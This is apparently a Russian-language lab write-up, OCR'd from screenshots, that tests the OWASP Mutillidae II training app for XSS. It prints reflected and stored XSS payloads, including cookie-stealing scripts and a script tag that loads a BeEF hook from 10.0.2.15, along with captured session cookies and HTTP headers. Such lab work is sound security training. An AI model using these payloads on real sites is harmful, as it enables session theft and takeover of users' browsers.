▼ Response Headers     view source
    Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0, no-cache="set-cookie"
    Connection: Keep-Alive
    Content-Encoding: gzip
    Content-Length: 7986
    Content-Type: text/html;charset=UTF-8
    Date: Sun, 20 Jun 2021 20:11:25 GMT
    Date: Sun, 20 Jun 2021 20:11:25 GMT
    Expires: Mon, 26 Jul 1997 05:00:00 GMT
    Keep-Alive: timeout=5, max=100
    Last-Modified: Sun, 20 Jun 2021 20:11:25 GMT
    Logged-In-User: demo
    Pragma: no-cache
    Server: Apache/2.4.29 (Ubuntu)
    Vary: Accept-Encoding
    X-Content-Type-Options: nosniff
    X-FRAME-OPTIONS: DENY
    X-XSS-Protection: 1
▼ Request Headers     view source
    Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,
    Accept-Encoding: gzip, deflate
    Accept-Language: en-US,en;q=0.9
    Connection: keep-alive
    Cookie: username=demo; uid=24; showhints=0; PHPSESSID=qa0nl8od5n3vd7vd0r49r3nt70
    Host: nowasp.local
    Referer: http://nowasp.local/mutillidae/index.php?page=user-info.php
    Upgrade-Insecure-Requests: 1
    User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Ch
▼ Query String Parameters     view source     view URL encoded
    page: set-background-color.php
```

Атака “прикрепление к Beef” (на высоком уровне безопасности не прошла) :



nowasp.local/mutillidae/index.php?page=set-background-color.php<script%20src="http://10.0.2.15:3000/hook.js"></script>


OWASP Mutillidae II: Keep Calm and Pwn

Version: 2.7.12 Security Level: 5 (Secure) Hints: Disabled (0 - I try harder) Logged In Us


Home | Logout | Show Popup Hints | Toggle Security | Enforce SSL | Reset DB | View Log | View Captured Data
Back
Help Me!

Page Not Found

Validation Error: 404 - Page Not Found



На низком уровне безопасности прошла успешно :



nowasp.local/mutillidae/index.php?page=set-background-color.php<script%20src="http://10.0.2.15:3000/hook.js"></script>

nowasp.local says

BeEF !

Page Not Found


" class="colorbox" title="Help me with page set-background-color.php" style="color: #000000;">

Validation Error: 404 - Page Not Found

“Pen Test Tool Lookup”

По url адресу видно что используется метод GET, поэтому в эту ссылку можно внедрить код.

Проверяю на возможность проведения Reflected XSS :




nowasp.local/mutillidae/index.php?page=pen-test-tool-lookup.php<script>alert("XSS_9")</script>

nowasp.local says

XSS_9

Page Not Found

При этом, скрипт с кражей кук не прошёл :



nowasp.local/mutillidae/index.php?page=pen-test-tool-lookup.php<script>alert(document.cookie)</script>

OWASP Mutillidae II: Keep Calm and Pwn Or


Version: 2.7.12 Security Level: 0 (Hosed) Hints: Enabled (1 - 5cr1pt K1dd1e)) Logged In User

Home | Logout | Toggle Hints | Show Popup Hints | Toggle Security | Enforce SSL | Reset DB | View Log | View Captured Data

Page Not Found

Validation Error: 404 - Page Not Found

Произвожу атаку “прикрепление к Beef” (получаю доступ к пользователю):



nowasp.local/mutillidae/index.php?page=pen-test-tool-lookup.php<script%20src="http://10.0.2.15:3000/hook.js"></script>

OWASP Mutillidae II: Keep Calm and Pwn On


Version: 2.7.12 Security Level: 0 (Hosed) Hints: Enabled (1 - 5cr1pt K1dd1e)) Logged In User: demo

Home | Logout | ">Toggle Hints | ">Show Popup Hints | ">Toggle Security | ">Enforce SSL | Reset DB | View Log | View Captured Data

Page Not Found

" class="colorbox" title="Help me with page pen-test-tool-lookup.php" style="color: #000000;"> Help Me!

Validation Error: 404 - Page Not Found




nowasp.local/mutillidae/index.php?page=pen-test-tool-lookup.php<script%20src="http://10.0.2.15:3000/hook.js"></script>

nowasp.local says

BeEF !

“Document Viewer”

Проверяю на возможность проведения Stored XSS атаки (так как можно в сообщении написать скрипт в форме, которая отправляется POST-запросом), пароль <script>alert(“XSS”)</script> :


Home | Logout | Toggle Hints | Show Popup Hints | Toggle Security | Enforce SSL | Reset DB | View Log | View Captured Data
Back
Help Me!
Hints and Videos
View Document
te
Help?
torials

nowasp.local/mutillidae/index.php?page=document-viewer.php&PathToDocument=<script>alert("XSS_attack")</script>

OWASP Mutillidae II: Keep Calm and Pwn On

Version: 2.7.12 Security Level: 0 (Hosed) Hints: Enabled (1 - Try easier) Logged In User: dem

Document Viewer


Document Viewer

Please Choose Document to View

● Change Log
○ Robots.txt
○ Installation Instructions: Windows 7 (PDF)
○ How to access Mutillidae over Virtual-Box-network

Currently viewing document ""

Not Found



Not secure | nowasp.local/mutillidae/index.php?page=document-viewer.php&PathToDocument=<script>alert("XSS_attack")</script>


OWA... d Pw

Version: 2.7.12 Secu... gged In


nowasp.local says

XSS_attack

Заголовки :



```
▼ General
    Request URL: http://nowasp.local/mutillidae/index.php?page=document-viewer.php&PathToDocument=%3Cscript%3Ealert(%22XSS_attack%22)%3C/script%3E
    Request Method: GET
    Status Code: ● 200 OK
    Remote Address: 127.0.0.1:80
    Referrer Policy: strict-origin-when-cross-origin
▼ Response Headers    view source
    Connection: Keep-Alive
    Content-Encoding: gzip
    Content-Length: 8704
```



```
Strict-Transport-Security: max-age=0
Vary: Accept-Encoding
X-XSS-Protection: 0
```


▼ Request Headers view source

```
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: keep-alive
Cookie: showhints=1; username=demo; uid=24; PHPSESSID=qgaosolqss0b8i3jqvvtb05bjr
Host: nowasp.local
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
```

▼ Query String Parameters view source view URL encoded

```
page: document-viewer.php
PathToDocument: <script>alert("XSS_attack")</script>
```

Произвожу кражу кук :




nowasp.local/mutillidae/index.php?page=document-viewer.php&PathToDocument=documentation/how-to-access-Mutillidae-over-Virtual-Box-network.php<script>alert(document.cookie)</script>

nowasp.local says

```
username=demo; uid=24; showhints=1;
PHPSESSID=r5id078r5rpumnndsf7cmku9iq; BEEFHO
OK=roZNaGTNbIg38ltFtBFENpTCrEN8KvQgIv2vjPsDUjF5Ujl2S9uaiEFL
ANtX37aGG0UvnHKaB9Ly5
m9k
```

Заголовки :



▾ **General**

Request URL: http://nowasp.local/mutillidae/index.php?page=document-viewer.php&PathToDocu
cument.cookie)%3C/script%3E

Request Method: GET

Status Code: ● 200 OK

Remote Address: 127.0.0.1:80

Referrer Policy: strict-origin-when-cross-origin

▾ **Response Headers** view source

Connection: Keep-Alive

Content-Encoding: gzip

Content-Length: 8713


Content-Type: text/html;charset=UTF-8

Date: Sun, 20 Jun 2021 18:14:27 GMT

Keep-Alive: timeout=5, max=100

Logged-In-User: demo

Server: Apache/2.4.29 (Ubuntu)



Server: Apache/2.4.29 (Ubuntu)

Strict-Transport-Security: max-age=0

Vary: Accept-Encoding

X-XSS-Protection: 0

▾ **Request Headers** view source

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/a

Accept-Encoding: gzip, deflate

Accept-Language: en-US,en;q=0.9

Connection: keep-alive

Cookie: username=demo; uid=24; showhints=1; PHPSESSID=r5id078r5rpumnn

Host: nowasp.local

Upgrade-Insecure-Requests: 1


User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML

▾ **Query String Parameters** view source view URL encoded

page: document-viewer.php

PathToDocument: documentation/how-to-access-Mutillidae-over-Virtual-Box-n

На 5 уровне безопасности страницы пытаюсь произвести повторную кражу кук (из-за фильтрации ввода не получилось), заголовки такие :



nowasp.local/mutillidae/index.php?popUpNotificationCode=SL5&page=document-viewer.php<script>alert(document.cookie)</script>
Version: 2.7.12 Security Level: 5 (Secure) Hints: Disabled (0 - I try harder) Logged In User: demo
Home | Logout | Show Popup Hints | Toggle Security | Enforce SSL | Reset DB | View Log | View Captured Data
Page Not Found
Back
Help Me!
ole Sources Network Performance Memory Application Security Lighthouse
erve log □ Disable cache No throttling
□ Hide data URLs All XHR JS CSS Img Media Font Doc WS Manifest Other □ Has blocked cookies □ Blocked Requests
× Headers Preview Response Initiator Timing Cookies
Code=SL5&page=...
ed 466 kB resource

▾ General

Request URL: `http://nowasp.local/mutillidae/index.php?popUpNotificationCode=SL5&page=document-viewer.php%3Cscript%`

Request Method: GET

